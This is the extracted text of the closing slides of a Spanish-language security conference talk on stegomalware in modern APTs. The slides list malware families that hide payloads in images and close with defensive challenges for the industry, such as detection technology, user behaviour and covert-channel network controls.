


No detección de LSB, ni siquiera en modalidades sencillas (malware sin ofuscar-cifrar).

APTs recientes y tools típicas: [PSImage-Invoke](#), [Ursnif](#), [Powload](#), [Oceanlotus APT-32](#), [Waterbug/Turla](#), [Lokibot](#), [TheDukes](#), [NanoCore RAT](#), [Bebloh*](#), [Oilrig*](#), [MT3](#)

StegoInspector

Tiempo de la industria



Conclusiones

CHALLENGE

- **El stegomalware es una tendencia en auge.** El malware actual (APT, ransomware, RAT, ...) y actualizaciones de *piezas* antiguas lo están utilizando.
- De momento, las técnicas esteganográficas son “básicas”. ¿Qué hacen los *defensores*?
- **RETO** para la industria
 - **Desarrollar tecnología propia**, adicionalmente a las capacidades de compañías de inteligencia / antivirus.
 - **No todo es “estadística/estegoanálisis” (grano/paja)...**
 - ¿Cómo se comportan tus usuarios? ¿Qué imágenes comparten?
 - ¿Qué medidas de protección a nivel de red puedo establecer conociendo los covert-channels más usados?
 - Cyber Kill chain – Aunque la detección no sea perfecta... ¿Merece la pena para detectar ataques?

**Stegomalware en APTs modernos.
Técnicas y contramedidas**

MUCHAS GRACIAS

#XIVJORNADASCCNCERT

Dr. Alfonso Muñoz (@mindcrypt)

